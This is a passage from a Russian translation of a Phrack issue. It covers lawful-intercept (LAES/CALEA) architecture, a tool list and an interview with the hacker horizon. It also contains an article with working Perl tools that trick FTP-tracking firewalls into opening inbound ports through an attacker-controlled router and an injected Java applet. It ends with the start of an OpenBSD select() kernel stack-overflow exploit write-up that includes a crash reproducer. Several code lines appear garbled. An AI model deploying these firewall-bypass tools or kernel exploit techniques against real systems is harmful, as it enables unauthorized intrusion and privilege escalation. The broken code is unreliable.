4. **Контентное наблюдение (Content surveillance):** возможность прослушивания содержимого переговоров объекта.

Этот процесс называется функцией перехвата. Она состоит из пяти отдельных функций: доступа, доставки, сбора, администрирования со стороны оператора и администрирования со стороны правоохранительных органов.

4.1 Функция доступа (Access Function, AF)

AF состоит из одной или нескольких точек доступа перехвата (Intercept Access Points, IAPs), которые ненавязчиво изолируют переговоры объекта или идентифицирующую информацию о вызовах. Существуют несколько типов IAP, применяемых в функции перехвата. Ниже они разделены на IAP для информации, связанной и не связанной с вызовом, и IAP для контентного наблюдения.

IAP для связанной и несвязанной с вызовом информации:

- **Serving System IAP (SSIAP):** предоставляет информацию, не связанную с вызовом.
- **Call-Identifying Information IAP (IDIAP):** предоставляет информацию, связанную с вызовом, в виде следующих событий для базовых коммутируемых соединений:
 - Answer — сторона ответила на вызов
 - Change — изменились идентификаторы вызова
 - Origination — система маршрутизировала набранный объектом вызов или перевела номер для объекта
 - Redirection — вызов был переадресован (переключён или отклонён)
 - Release — ресурсы всего вызова освобождены
 - TerminationAttempt — обнаружена попытка вызова объекта перехвата
- **Intercept Subject Signaling IAP (ISSIAP):** обеспечивает доступ к сигнальным данным и набранным объектом цифрам. Сюда входят переадресация вызова, ожидание вызова, удержание и трёхсторонние звонки, а также все цифры, набранные объектом.
- **Network Signaling IAP (NSIAP):** позволяет правоохранительным органам получать сетевые сообщения, направленные объекту перехвата: сигнал «занято», перезаказ, звонок, оповещение, сигнал или визуальный индикатор ожидающего сообщения, ожидание вызова, информация об имени/номере вызывающего абонента или переадресации, а также отображаемый текст.

IAP для контентного наблюдения:

Следующие IAP передают контент через каналы CCC или CDC. Примечательно, что операторы не обязаны расшифровывать данные, зашифрованные самим объектом перехвата — только если данные были зашифрованы оператором и у него есть средства дешифрования.

- **Circuit IAP (CIAP):** доступ к содержимому переговоров в режиме коммутации каналов.
- **Conference Circuit IAP (CCIAP):** доступ к содержимому конференц-вызовов, инициированных объектом: трёхсторонних и многосторонних звонков.
- **Packet Data IAP (PDIAP):** доступ к пакетам данных, отправленным или полученным объектом перехвата.

Поддерживаемые сервисы:

- ISDN user-to-user signaling
- ISDN D-channel X.25 packet services
- Short Message Services (SMS) для сотовой связи и PCS
- Беспроводные пакетные данные (CDPD, CDMA, TDMA, PCS1900, GSM-based)
- X.25 services
- TCP/IP services

- Пейджинг (одно- и двустороннее)
- Пакетные данные по трафиковым каналам

4.2 Функция доставки (Delivery Function, DF)

DF отвечает за доставку перехваченных переговоров в одну или несколько функций сбора. Это осуществляется по двум типам каналов: каналам содержимого вызовов (Call Content Channels, CCCs) и каналам данных о вызовах (Call Data Channels, CDCs). CCC, как правило, используются для передачи содержимого — голоса или данных. CCC бывают «совмещёнными» (передача и приём идут по одному каналу) или «раздельными» (передача и приём идут по разным каналам). CDC используются для передачи текстовых сообщений — например, SMS. Информация по CDC передаётся с использованием протокола LAESP (Lawfully Authorized Electronic Surveillance Protocol).

4.3 Функция сбора (Collection Function, CF)

CF отвечает за сбор и анализ перехваченных переговоров и идентифицирующей информации о вызовах; эта функция находится в ведении правоохранительных органов.

4.4 Функция администрирования оператора связи (Service Provider Administration Function, SPAF)

SPAF отвечает за управление функциями доступа и доставки со стороны оператора.

4.5 Функция администрирования правоохранительных органов (Law Enforcement Administration Function, LEAF)

LEAF отвечает за управление функцией сбора и находится в ведении правоохранительных органов.

Теперь, познакомившись с LAES, рассмотрим одну из реализаций этого стандарта, уже представленную на рынке и применяемую рядом операторов.

Обзор CALEAserver

CALEAserver производится компанией SS8 Networks. Это система сбора и доставки информации о вызовах и их содержимом. Она позволяет существующим сетям полностью соответствовать требованиям CALEA, а правоохранительным органам — дистанционно контролировать как беспроводные, так и проводные переговоры и собирать информацию о вызовах. CALEAserver интегрируется с сетью через систему сигнализации №7 (SS7), являющуюся расширением телефонной сети общего пользования (PSTN). CALEAserver состоит из трёх основных уровней: аппаратной платформы, сетевой платформы и прикладного программного обеспечения.

Уровень аппаратной платформы включает коммутационную матрицу и вычислительную платформу. Коммутационная матрица — стандартный программируемый промышленный коммутатор. В его состав входят платы T1 для голосовой передачи и кросс-коммутации, платы DSP для конференц-схем перехвата и приёма/генерации DTMF, а также платы CPU для управления коммутатором. Вычислительная платформа — одиночная стоечная машина под управлением UNIX, на которой работает приложение CALEAserver, обеспечивающее функцию доставки и управление коммутационной матрицей.

Уровень сетевой платформы обеспечивает поддержку SS7 и API обработки вызовов для прикладного уровня, а также управляет коммутационной матрицей.

Уровень прикладного программного обеспечения реализует функции доставки и администрирования оператора. Он изолирует интерфейсы с функциями доступа и сбора от основной логики доставки, что позволяет добавлять или изменять интерфейсные модули, не затрагивая существующую функциональность.

Производительность системы:

Конфигурируется для поддержки:
1000 функций сбора
128 интерфейсов функции доступа
32 канала SS7
512 одновременных перехватов содержимого вызовов
64 голосовые линии T1

Операционная среда:

Оборудование, соответствующее NEBS, питание -48 В, 19" стойка
Процессор UltraSPARC нового поколения
Шина 66 МГц PCI
ОС Solaris UNIX
Диски SCSI 9 ГБ, 40 МБ/с
512 МБ ОЗУ (стандарт)
Ethernet/Fast Ethernet, 10-BaseT и 100-BaseT
Два последовательных порта RS-232C/RS-423
Программируемый масштабируемый коммутатор до 4000 портов с временным разделением

Функции:

Встроенные средства удалённого тестирования
Полная система управления SS7
Регистрация аварийных сигналов и ошибок
Автоматическое восстановление после программных сбоев
Автоматическое или ручное резервное копирование дисков
Поддержка SNMP
Опциональная поддержка X.25 и других интерфейсов функции сбора
Поддержка ITU-стандарта MML и GUI на Java
Поддержка сетей с коммутацией каналов и пакетов
Опциональная поддержка других интерфейсов функции доступа для CALEA, в том числе:
* HLR (Home Location Register)
* VMS (Voice Mail System)
* SMS (Short Message System)
* CDPD (беспроводные данные)
* Authentication Center
* Удалённое управление провизионированием

На этом введение в LAES завершается. В рамках вводного обзора за кадром остались многие детали, в частности протокольная информация. Если вы хотите узнать больше, рекомендую обратиться к стандарту TIA J-STD-025A. Надеюсь, вы немного лучше поняли возможности правоохранительных органов в части электронного наблюдения. По всем вопросам можно обратиться ко мне — адрес электронной почты указан выше.

5 — Java сносит межсетевой экран

В последнее время много говорят о различных уязвимостях межсетевых экранов, поддерживающих отслеживание FTP-сессий. Их можно обмануть, заставив считать, что открывается FTP-сессия, — например, используя второй TCP-стек. За подробным разбором отсылаю к соответствующей публикации CERT. Обсуждались и другие техники — в частности, встраивание вредоносных тегов в HTML-файлы, из-за которых браузер открывает соединения, которые межсетевой экран интерпретирует как FTP-сессии.

Рассмотрим следующую схему сети:

```
[ Company ] ---- [ firewall ] --- [ some router ] --- [ WEB ]
```

Кто-то из «Company» просматривает веб-сайты, и его пакеты проходят через маршрутизатор, который не подконтролен компании, но находится в руках атакующего. Очень распространённая ситуация, не правда ли?

Разработан ряд инструментов для обхода подобной схемы. Я бы даже сказал: как только вы включаете отслеживание FTP — вы уже проиграли. В Рим ведут многие дороги.

Кратко поясню каждый из инструментов.

html-redirect: атакующий устанавливает это на маршрутизаторе и настраивает правило перенаправления на порт 8888.

class-inject: атакующий запускает это с файлом `eftepe.class.html-redirect` перенаправляет HTTP-запросы на этот мини-httpd. Он заставляет браузер внутри компании, защищённой межсетевым экраном, загрузить Java-апплет. Апплет имитирует активную FTP-сессию с маршрутизатором — это разрешено, потому что менеджер безопасности считает маршрутизатор источником `eftepe.class`. Межсетевой экран открывает входящий порт 7350, и атакующий может подключиться с `some router:20` на `Company:7350`.

ftpd: атакующий должен запустить это на маршрутизаторе для имитации FTP-сессии.

createclass: скрипт для генерации корректного Java-кода с нужным IP (маршрутизатора) и портом (внутри компании).

Атакующий также может находиться непосредственно в интернете (например, `phrack.org`) и встраивать вредоносные Java-апплеты. Так что будьте осторожны — X работает на порту 6000.

Всё действительно настолько просто, что не заслуживает отдельной статьи — вот почему это здесь, как дополнение.

```
#!/usr/bin/perl -w

# Puts a classfile into remote browser
#

use IO::Socket;

sub usage
{
    print "Usage: $0 <class file>\n\n";
    exit;
}

my $classfile = shift || usage();
my $class;
my $classlen = (stat($classfile))[7];
open I, "<$classfile" or die $!;
read I, $class, $classlen;
close I;

my $sock = new IO::Socket::INET->new(Listen => 10,
                                     LocalPort => 8080,
                                     Reuse => 1) or die $!;

my $conn;

for (;;) {
    next unless $conn = $sock->accept();
    if (fork() > 0) {
        $$conn->close();
        next;
    }
    my $request = <$conn>;
    if ($request =~ /$classfile/) {
        my $classcontent = "HTTP/1.0 200 OK\r\n".
            "Server: Apache/1.3.6 (Unix)\r\n".
```



```

Reuse => 1) or die $!;

my $conn;

for (;;) {
    my $sock = $sock->accept();
    if (fork() > 0) {
        my $conn->close();
        next;
    }
    print $conn "220 ready\r\n";
    <$conn>; # user
    print $conn "331 Password please\r\n";
    <$conn>; # pass
    print $conn "230 Login successful\r\n";
    <$conn>; #port
    print $conn "200 PORT command successful.\r\n";
    sleep(36);
    $conn->close();
    exit 0;
}

#!/usr/bin/perl -w

# Simple HTTP Redirector
#

# iptables -A PREROUTING -t nat -p tcp --dport 80 -j REDIRECT --to-port 8888

use IO::Socket;

sub usage
{
    print "Usage: $0 <IP|Host>\n".
        "\t\tIP|Host -- IP or Host to redirect HTML reuests to\n\n";
    exit;
}

my $r = shift || usage();
my $redir = "HTTP/1.0 301 Moved Permanently\r\n".
    "Location: http://$r:8080\r\n\r\n";

my $sock = new IO::Socket::INET->new(Listen => 10,
                                     LocalPort => 8888,
                                     Reuse => 1) or die $!;

my $conn;

for (;;) {
    next unless $conn = $sock->accept();
    if (fork() > 0) {
        my $conn->close();
        next;
    }
    my $request = <$conn>;
    print $conn "$redir";
    $conn->close();
    exit(0);
}

#!/usr/bin/perl -w

use IO::Socket;

sub usage
{
    print "Usage: $0 <Host> <Port>\r\n";
    exit 0;
}

my $a = shift || usage();
my $b = shift || usage();
my $conn = IO::Socket::INET->new(PeerAddr => $a,

```

```
PeerPort => $b,  
LocalPort => 20,  
Type => SOCK_STREAM,  
Proto => 'tcp') or die $!;  
  
print $conn "GOTCHA\r\n";  
$conn->close();  
  
#!/bin/sh  
  
# sample FTP session tracked firewall for 2.4 linux kernels  
# modprobe ip_conntrack_ftp  
  
iptables -F  
  
iptables -A INPUT -p tcp --sport 21 -m state --state ESTABLISHED -j ACCEPT  
iptables -A OUTPUT -p tcp --dport 21 -m state --state NEW,ESTABLISHED -j ACCEPT  
  
iptables -A INPUT -p tcp --sport 20 -m state --state ESTABLISHED,RELATED -j ACCEPT  
iptables -A OUTPUT -p tcp --dport 20 -m state --state ESTABLISHED -j ACCEPT  
  
#iptables -A INPUT -p tcp --syn -j LOG  
iptables -A INPUT -p tcp --syn -j DROP  
  
---  
  
|=[ EOF ]=-----|
```

Арсенал инструментов Phrack (TOOLZ ARMORY)

Автор: packetstorm

Этот новый раздел, Phrack Toolz Armory, посвящён анонсам инструментов.

Здесь мы будем представлять избранные инструменты, актуальные для компьютерного андеграунда, вышедшие в последнее время. Инструменты для выпуска #60 отобраны совместно командами Packet Storm и Phrack.

Присылайте нам письмо, если вы разрабатываете что-то, что, по вашему мнению, заслуживает упоминания здесь.

1. nmap 3.1 Statistics Patch
2. thc-rut
3. Openwall GNU/*/Linux (Owl) 1.0
4. Stealth Kernel Patch
5. Memfetch
6. Lcrzoex

1 — NMAP 3.1 Statistics Patch

URL: http://packetstormsecurity.org/UNIX/nmap/nmap-3.10ALPHA4_statistics-1.diff

Автор: vitek[at]ixsecurity.com

Описание: Патч статистики для Nmap 3.10ALFA добавляет ключ `-c`, который оценивает оставшееся время сканирования, показывает количество проверенных и повторно отправленных портов, а также скорость сканирования в портах в секунду. Удобен при сканировании хостов за файрволом.

2 — thc-rut

URL: <http://www.thehackerschoice.com/thc-rut>

Автор: anonymous[at]segfault.net

Описание: RUT (aRe yoU There, произносится как «root») — ваш первый инструмент в чужой сети. Собирает информацию из локальных и удалённых сетей.

Предоставляет широкий набор утилит для обнаружения узлов: ARP-опрос диапазона IP-адресов, поддельный DHCP-запрос, RARP, BOOTP, ICMP-ping, ICMP-запрос маски адреса, определение ОС, высокоскоростное обнаружение хостов и многое другое.

THC-RUT включает модуль определения ОС по характеристикам открытых/закрытых портов, сопоставлению баннеров и методам nmap-фингерпринтинга (T1, tcproptions).

Модуль разработан для быстрой (за 10 минут) классификации хостов в сети класса B. В числе источников информации — ответы SNMP, параметры переговоров telnetd (NVT), универсальное сопоставление баннеров, версия HTTP-сервера, DCE-запросы и параметры TCP. Совместим с

базой nmap-os-fingerprints и дополнительно поставляется с собственной базой отпечатков с поддержкой регулярных выражений Perl (thcrut-os-fingerprints).

3 — Openwall GNU/*/Linux (Owl) 1.0 (выпущен 2002-10-13)

URL: <http://www.openwall.com/Owl>

Автор: Solar Designer и другие хакеры.

Описание: Openwall Linux — платформа выбора хакера. Безопасность здесь выстроена людьми, которые понимают, что делают. Owl поставляется без лишних запущенных по умолчанию сервисов, без головной боли с зависимостями RPM, с полноценной средой для разработчиков, большим набором полезных инструментов и механизмом обновления, похожим на BSD-порты. Для тех, кто предпочитает vi вместо возни с кликами и перетаскиванием при настройке системы.

Openwall GNU/*/Linux (Owl) включает готовую копию взломщика паролей John the Ripper, готового к использованию без необходимости устанавливать другую ОС (живая система!) и без установки на жёсткий диск (хотя это тоже поддерживается). Система, загруженная с CD, полностью функциональна: её можно даже перевести в многопользовательский режим с виртуальными консолями и удалённым доступом по шеллу.

John the Ripper — быстрый взломщик паролей, доступный для множества версий Unix (официально поддерживаются 11, не считая различных архитектур), DOS, Win32 и BeOS. Основное предназначение — обнаружение слабых паролей Unix, однако поддерживается и ряд других типов хешей.

Вероятно, это наиболее защищённый дистрибутив Linux из существующих.

4 — Stealth Kernel Patch

URL: <http://packetstormsecurity.org/UNIX/patches/linux-2.2.22-stealth.diff.gz>

Автор: Sean Trifero

Описание: Патч стелс-ядра для Linux v2.2.22 заставляет ядро Linux отбрасывать пакеты, которые используют многие инструменты определения ОС для опроса стека TCP/IP. Включает логирование отброшенных запросных пакетов и пакетов с некорректными флагами. Отлично справляется с введением в заблуждение nmap и queso.

5 — Memfetch

URL: <http://packetstormsecurity.org/linux/security/memfetch.tgz>

Автор: Michal Zalewski

Описание: Memfetch дампит память программы, не нарушая её работы — немедленно или при ближайшем возникновении аварийного условия (например, SIGSEGV). Может использоваться для исследования подозрительных или аномально ведущих себя процессов в системе, проверки того, являются ли процессы теми, за кого себя выдают, а также для изучения некорректно работающих

приложений с помощью предпочитаемого просмотрщика данных — без привязки к слабым возможностям инспекции данных в отладчике.

6 — Lcrzoex

URL: <http://www.laurentconstantin.com/en/lcrzoex/>
<http://www.laurentconstantin.com/en/rzobox/> (фронтенд)

Автор: Laurent Constantin

Описание: Lcrzoex содержит более 400 инструментов для тестирования сети Ethernet/IP. Работает под Linux, Windows, FreeBSD, OpenBSD и Solaris. Возможности:

- перехват/подмена/воспроизведение трафика (sniff/spoof/replay)
- клиенты syslog/ftp/dns/http/telnet
- ping/traceroute
- веб-паук
- TCP/веб-бэкдор
- преобразование данных

|=[EOF]=====|

Анкета

Автор: Phrack Staff

Handle: horizon
AKA: humble, john
Handle origin: Звучало круто.
catch him: Меня очень легко найти.
Age of your body: около 25
Produced in: США
Height & Weight: 180 см, ~75 кг
Urlz: Нет
Computers: Пара приличных x86-машин и куча
более старого железа.
Member of: CostCo
Projects: Сейчас — рабочие проекты и несколько
личных вещей, которые на самом деле
не особо интересны.

Любимое

- **Женщины:** Творчество, интеллект, чувство стиля.
- **Машины:** Немецкие.
- **Еда:** Индийская, тайская, корейская, греческая, японская, Lean Pockets.
- **Алкоголь:** Helles, Red Bull с водкой.
- **Музыка:** Screeching Weasel, Fugazi, Stretch Armstrong, Bad Religion, немного электроники.
- **Фильмы:** Big Lebowski, Office Space, Austin Powers, Memento, Pi.
- **Книги и авторы:** Эх... Жаль, что я стал читать меньше в последнее время.
- **Урлы:** Ничего не приходит в голову...
- **Нравится:** Живые разговоры. Искренность и убеждённость. Решение сложных задач. Mr. Show. Мишки Гамми.
- **Не нравится:** Беспочинная заносчивость. Беспочинные мишки Гамми.

Жизнь в трёх предложениях

Я никогда не был обычным. Я всегда ощущал какое-то предназначение. Я старался быть щедрым.

Хакерская жизнь

PHRACKSTAFF: В прошлом ты обнаружил немало багов и разработал эксплойты для них. Некоторые уязвимости требовали новых творческих концепций эксплуатации, которые в то время ещё не были известны. Что толкает тебя на то, чтобы браться за эксплуатацию сложных багов, и какие методы ты используешь?

Ну, мотивация у меня определённо менялась со временем. Я могу назвать несколько второстепенных причин, которые двигали мной в разные периоды жизни — и эгоистичных, и альтруистических. Но, думаю, в конечном счёте всё сводится к навязчивому желанию докопаться до сути.

Что касается методов — я стараюсь действовать достаточно системно. Значительную часть времени я трачу просто на чтение кода программы, пытаюсь понять её архитектуру, образ мышления и приёмы авторов. Это, похоже, ещё и хорошо активирует подсознание.

Я предпочитаю начинать с нижних уровней программы или системы и искать любое потенциально неожиданное поведение, которое могло бы просочиться наверх. Я документирую каждую функцию и набрасываю все возможные проблемы, которые в ней вижу. Иногда я делаю перерыв в документировании и занимаюсь куда более интересной работой — прослеживаю свои теории, чтобы проверить, подтверждаются ли они.

Когда дело доходит до написания эксплойтов, я в целом просто стараюсь сократить или исключить количество вещей, которые нужно угадывать.

Страсти и увлечения

Я определённо одержим компьютерами. Одной из первых моих целей в изучении программирования в детстве было создание игр, так что у меня всегда сохранялся к этому пассивный интерес. Ещё меня интересует искусственный интеллект.

Я занимаюсь Вин Чун кунг-фу уже около двух лет и нахожу это очень полезным для себя.

Немалую часть времени я посвящаю размышлениям. Люблю читать научно-популярные обзоры различных академических дисциплин. Очень хотел бы больше узнать о биологии и нейронауке.

Какое исследование принесло тебе наибольшее удовольствие?

Думаю, больше всего я получал удовольствие, когда работал в соавторстве с другими.

Запоминающиеся события

Тусовки с sygma, saad, wordsmith, shegget и всеми старыми IRC-друзьями. Совместные приключения с colonwq. Долгие, не вполне связанные беседы с rc.local. :>

Пьяно-хакерско-кодерские выходные у neon'a. Boilermakers. Румыния. Кодинг с харпан. Почти уволили с университетской работы за взлом Microsoft — и отпустили, когда один из их офицеров безопасности позвонил моему начальнику. Помог joey__ написать его первый эксплойт, а потом не понял, как он работал, когда тот его закончил. Работа с JoC, cham, module, so1o, zorkeres, binf и остальными g9.

Тусовка с Vaciim и RFP перед отъездом из США.

Время, проведённое в Германии. Работа с plaguez и Thomas — двумя абсурдно блестящими людьми. Жизнь с Howard и Sondee, ужины в Citta. CCC Camp — знакомство с TESO, THC и многими

другими. Linux deathmatch.

Наблюдать, как duke, scut и многие другие становились по-настоящему крутыми, и надеяться, что я хоть как-то помог.

Случайно завалил gatekeeper.

Тусовки в канале adm. Всегда интересные беседы со str и anti. Гонка с K2 за написание эксплойтов по мере выхода Sun-адвизори.

Доклад по Firewall-1 с Dug и Thomas.

Наконец получил диплом.

Мой европейский тур с dice. HAL. Знакомство с silvio. Надрался в подвале бара в Польше с ребятами из LSD. Чиллил со Scrippie, Dvorvak и участниками голландской дэт-метал группы.

Поехал на рейв в Майами с JJ и оказался на Ки-Уэст за день до урагана.

Наблюдать, как растут мои младшие братья.

Совместный кодинг и аудит с dice.

Работа с крутыми людьми — Mike, Jim, Pat.

Уроки немецкого и реверсинга от Halvar.

SMS от srpnst.

Defcon — знакомство с digit, cheez, charise, zip, gobbles, i1l, cain, arakis, caddis, ryan, riley и многими другими.

Весёлые времена в Чикаго. Диван Greg'a. OFP с Paul и Sergey. Мальчишник с monti и MJ. Знакомство с почтенным Sarlo.

Любимая архитектура? Любимая ОС?

Я склонен использовать то, с чем мне комфортно, или то, что кажется подходящим в данный момент. Три машины, которыми я пользуюсь чаще всего, сейчас работают под XP, Linux и OpenBSD.

Цитаты

«Jesus Christ John McDonald!»

«odd»

«So, basically, what you are saying is that we should try to find the reactors.»

«Hey, I just work here...»

Открытое интервью

В: Когда ты начал играть с компьютерами?

Получил С64, когда мне было 6 лет.

В: Когда у тебя был первый контакт со «сценой»?

Примерно в 1997 году.

В: Когда ты первый раз подключился к Интернету?

В 1993 году. В старших классах у меня была подработка — программировал для спутникового исследовательского центра, где был доступ в Интернет. Насколько я помню, в основном торчал на Usenet и FTP-серверах.

В: Давай немного поговорим о свободных исследованиях и авторском праве. Каково твоё мнение о «копирайте на эксплойты»?

Ну, я не юрист и особо не углублялся в эту тему. Я думаю, что люди должны иметь право делать со своей работой что хотят, и что правовая защита существует по определённой причине. Однако я понятия не имею, что именно регистрация авторского права на эксплойт реально даст тебе с юридической точки зрения.

В: Если бы ты мог повернуть время вспять, что бы ты сделал иначе в своей молодости?

Сложный вопрос. Интернет немало пострадал ради моего эго. Думаю, я поступил бы с определёнными вещами более осмотрительно, будь у меня чуть больше перспективы.

Комментарии одним словом

|=[EOF]=-----=|

Работал бы ты на правительство/военных? Почему да или нет?

Как ни удивительно мне самому это признавать, у меня нет принципиальных идеологических возражений против работы на своё правительство. Думаю, что сочетание того, что я немного повзрослел, пожил за рубежом и пережил последние события в своей стране, заставило меня больше ценить определённые вещи. Безопасно могу сказать, что сделал бы это, если бы верил, что делаю что-то полезное и это необходимо. Иначе я бы воздержался — это только усложнило бы жизнь.

Худший сценарий развития сцены

Ну, я мог бы предположить, что она станет раздробленной, мелочной, жестокой, неуверенной и параноидальной — но кого я обманываю?

Лучший сценарий развития сцены

Пока есть место для новых людей, которые подают надежды, всё будет нормально.

Пожелания, комментарии, критика сцене и конкретным людям

Думайте своей головой.

Приветы

Всем привет :>

Smashing The Kernel Stack For Fun And Profit

Автор: Sinan "noir" Eren

ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ: Данная статья не связана ни с какой организацией или компанией. Это вклад автора в хакерское сообщество. Исследования и разработки, описанные здесь, выполнены автором без какой-либо поддержки со стороны коммерческих организаций. Никакая организация или компания не несёт ответственности за эту статью, кроме самого автора.

Содержание

- 1 - Введение
- 2 - Уязвимость: переполнение стека в системном вызове `select()` ядра OpenBSD
- 3 - Препятствия при эксплуатации
 - 3.1 - Преодоление проблемы большого размера в `copyin()`
 - 3.1.1 - `mprotect()` навсегда!
 - 3.2 - Проблема хранения полезной нагрузки
 - 3.3 - Проблема возврата в пространство пользователя
- 4 - Создание эксплойта
 - 4.1 - Точки останова и вычисление расстояния
 - 4.2 - Перезапись адреса возврата и перенаправление исполнения
- 5 - Как получить смещения и адреса символов
 - 5.1 - Системный вызов `sysctl()`
 - 5.2 - Техника `sidt` и поиск `_kernel_text`
 - 5.3 - Техника `_db_lookup()`
 - 5.4 - `/usr/bin/nm`, `kvm_open()`, `nlist()`
 - 5.5 - Восстановление `%ebp`
- 6 - Создание полезной нагрузки/шеллкода
 - 6.1 - Что нужно достичь
 - 6.2 - Полезная нагрузка
 - 6.2.1 - `p_cred` и `u_cred`
 - 6.2.2 - Выход из `chroot`
 - 6.2.3 - `securelevel`
 - 6.3 - Получение `root` и побег из `jail`
- 7 - Заключение
- 8 - Благодарности
- 9 - Ссылки
- 10 - Код

1 - Введение

Данная статья посвящена недавно обнаруженным уязвимостям уровня ядра и достижениям в их эксплуатации, приводящим к надёжным (ладно — безопасным) и стабильным эксплойтам.

Мы сосредоточимся на двух недавних уязвимостях в ядре OpenBSD, которые послужат нам в качестве примеров для изучения. Основное внимание будет уделено эксплуатации переполнения буфера в системном вызове `select()`. Уязвимость произвольной перезаписи памяти в `setitimer()` будет рассмотрена в разделе с кодом (в виде встроенных комментариев, чтобы не повторять то, что уже было освещено при анализе переполнения `select()`).

Эту статью не следует воспринимать как учебник по созданию эксплойтов. Моя цель — исследовать и продемонстрировать общие способы эксплуатации переполнений стека и уязвимостей знаковости/беззнаковости в пространстве ядра.

В качестве примеров для изучения будут представлены многократно используемые «шеллкоды уровня ядра» для *BSD — с массой крутых возможностей!

Смежные работы выполнены [ESA] и [LSD-PL]; они могут дополнить данную статью.

2 - Уязвимость: переполнение стека в системном вызове `select()` ядра OpenBSD

```
sys_select(p, v, retval)
    register struct proc *p;
    void *v;
    register_t *retval;
{
    register struct sys_select_args /* {
        syscallarg(int) nd;
        syscallarg(fd_set *) in;
        syscallarg(fd_set *) ou;
        syscallarg(fd_set *) ex;
        syscallarg(struct timeval *) tv;
    } */ *uap = v;
    fd_set bits[6], *pibits[3], *pobits[3];
    struct timeval atv;
    int s, ncoll, error = 0, timo;
    u_int ni;

[1]    if (SCARG(uap, nd) > p->p_fd->fd_nfiles) {
        /* forgiving; slightly wrong */
        SCARG(uap, nd) = p->p_fd->fd_nfiles;
    }
[2]    ni = howmany(SCARG(uap, nd), NFDBITS) * sizeof(fd_mask);
[3]    if (SCARG(uap, nd) > FD_SETSIZE) {

        ...

    }

    ...

#define getbits(name, x) \
[4]    if (SCARG(uap, name) && (error = copyin((caddr_t)SCARG(uap, name), \
        (caddr_t)pibits[x], ni))) \
        goto done;

[5]    getbits(in, 0);
    getbits(ou, 1);
    getbits(ex, 2);
#undef  getbits

    ...
}
```

Чтобы разобраться в приведённом коде, нужно понять макрос `SCARG`, который широко используется в процедурах обработки системных вызовов ядра OpenBSD.

По существу, `SCARG()` — это макрос, извлекающий члены структур `struct sys_XXX_args`.

sys/systm.h:114

```

...
#if BYTE_ORDER == BIG_ENDIAN
#define SCARG(p, k) ((p)->k.be.datum) /* get arg from args pointer */
#elif BYTE_ORDER == LITTLE_ENDIAN
#define SCARG(p, k) ((p)->k.le.datum) /* get arg from args pointer */

sys/syscallarg.h:14
...
#define syscallarg(x) \
    union { \
        register_t pad; \
        struct { x datum; } le; \
        struct { \
            int8_t pad[ (sizeof (register_t) < sizeof (x)) \
                ? 0 \
                : sizeof (register_t) - sizeof (x)]; \
            x datum; \
        } be; \
    }

```

Доступ к членам структур осуществляется через `SCARG()`, чтобы обеспечить выравнивание по границам размера регистра процессора — это ускоряет обращения к памяти.

Для использования макроса `SCARG()` объявления должны выглядеть следующим образом (пример для аргументов системного вызова `select()`):

```

sys/syscallarg.h:404
...
struct sys_select_args {
[6]    syscallarg(int) nd;
        syscallarg(fd_set *) in;
        syscallarg(fd_set *) ou;
        syscallarg(fd_set *) ex;
        syscallarg(struct timeval *) tv;
};

```

Уязвимость можно описать как недостаточную проверку аргумента `nd` [6], который используется как параметр длины при операциях копирования из пространства пользователя в ядро.

Несмотря на наличие проверки [1] аргумента `nd` (он представляет наибольший номер дескриптора плюс один в любом из `fd_set`), которая сравнивает его с `p->p_fd->fd_nfiles` (количество открытых дескрипторов процесса), эта проверка недостаточна: `nd` объявлен знаковым [6], поэтому может быть отрицательным и пройдёт проверку «больше чем» [1].

Затем `nd` обрабатывается макросом [2] для вычисления беззнакового целого `ni`, которое в итоге используется как аргумент длины при операции `copyin`.

`howmany()` [2] определён следующим образом (`sys/param.h`, строка 175):

```

#define howmany(x, y) (((x)+((y)-1))/(y))

```

Раскрытие строки [2] выглядит так:

```

sys/types.h:157, 169
#define NBBY 8 /* number of bits in a byte */

typedef int32_t fd_mask;
#define NFDBITS (sizeof(fd_mask) * NBBY) /* bits per mask */
...
ni = ((nd + (NFDBITS-1)) / NFDBITS) * sizeof(fd_mask);
ni = ((nd + (32 - 1)) / 32) * 4

```

После вычисления `ni` следует ещё одна проверка аргумента `nd` [3]. Она также проходит, поскольку разработчики OpenBSD последовательно забывают о проверке знаковости `nd`. Проверка [3] предназначена для того, чтобы убедиться, достаточно ли места в стеке для последующих операций `copyin`, и если нет — выделить достаточно места в куче.

Из-за неполноты знаковой проверки мы проходим проверку [3] ($> \text{FD_SETSIZE}$) и продолжаем использовать пространство стека. Это значительно облегчает задачу, поскольку переполнения стека эксплуатируются значительно проще, чем переполнения кучи. (Надеюсь, в будущем я напишу продолжение, демонстрирующее переполнения кучи в пространстве ядра.)

Наконец, макрос `getbits()` [4,5] определяется и вызывается для получения переданных пользователем `fd_set` (`readfds`, `writelfds`, `exceptfds` — эти массивы содержат дескрипторы, проверяемые на готовность к чтению, записи или наличие исключительных условий).

Для целей эксплуатации нам не важна структура `fd_set` — их можно рассматривать как обычный символьный буфер, предназначенный для выхода за границы и перезаписи сохранённых `ebp` и `eip`.

С помощью этого простого тестового кода можно воспроизвести переполнение:

```
#include <stdio.h>
#include <sys/types.h>

int
main(void)
{
    char *buf;
    buf = (char *) malloc(1024);
    memset(buf, 0x41, 1024);
    select(0x80000000, (fd_set *) buf, NULL, NULL, NULL);
}
```

Происходит следующее: системный вызов номер 93 (`SYS_select`) перенаправляется обработчику `sys_select()` функцией `syscall()`, при этом все аргументы пространства пользователя упакованы в структуру `sys_select_args`.

`nd`, равный `0x80000000` (наименьшее отрицательное число для знакового 32-битного типа), прошёл проверку размера [1], а затем макрос `howmany()` [2] вычисляет беззнаковое целое `ni` как `0x100000000`. Макрос `getbits()` [5] затем вызывается с адресом `buf` (пространство пользователя, куча), что раскрывается в операцию `copyin(buf, kernel_stack, 0x100000000)`.

`copyin()` начинает копировать буфер пространства пользователя в стек ядра по одному `long` за раз (`0x100000000/4` раз). Однако эта операция никогда не завершится успешно: у ядра закончится стек процесса ещё до того, как такой огромный буфер будет скопирован — и случится краш из-за записи за пределы области.

3 - Препятствия при эксплуатации

— Проблема `copyin(uaddr, kaddr, big_number)`

Первая и наиболее очевидная проблема — взять под контроль аргумент размера `ni`, передаваемый в `copyin`, поскольку это число производится от переданного пользователем аргумента `nd`, который обязательно должен быть отрицательным. Из-за этого мы никогда не сможем построить достаточно «маленькое» (разумное) число. Фактически, «наименьшее» положительное число, которое можно получить — `0x100000000`. Как мы уже выяснили, это число приведёт к исчерпанию стека ядра и панике. Это первое препятствие, и мы преодолеем его, разобравшись в работе `copyin()` в следующем разделе.

— Проблема хранения полезной нагрузки

Это типичная проблема для любого вида эксплойта (в пространстве пользователя или ядра): определить наиболее подходящее место для хранения полезной нагрузки/шеллкода. В эксплойтах

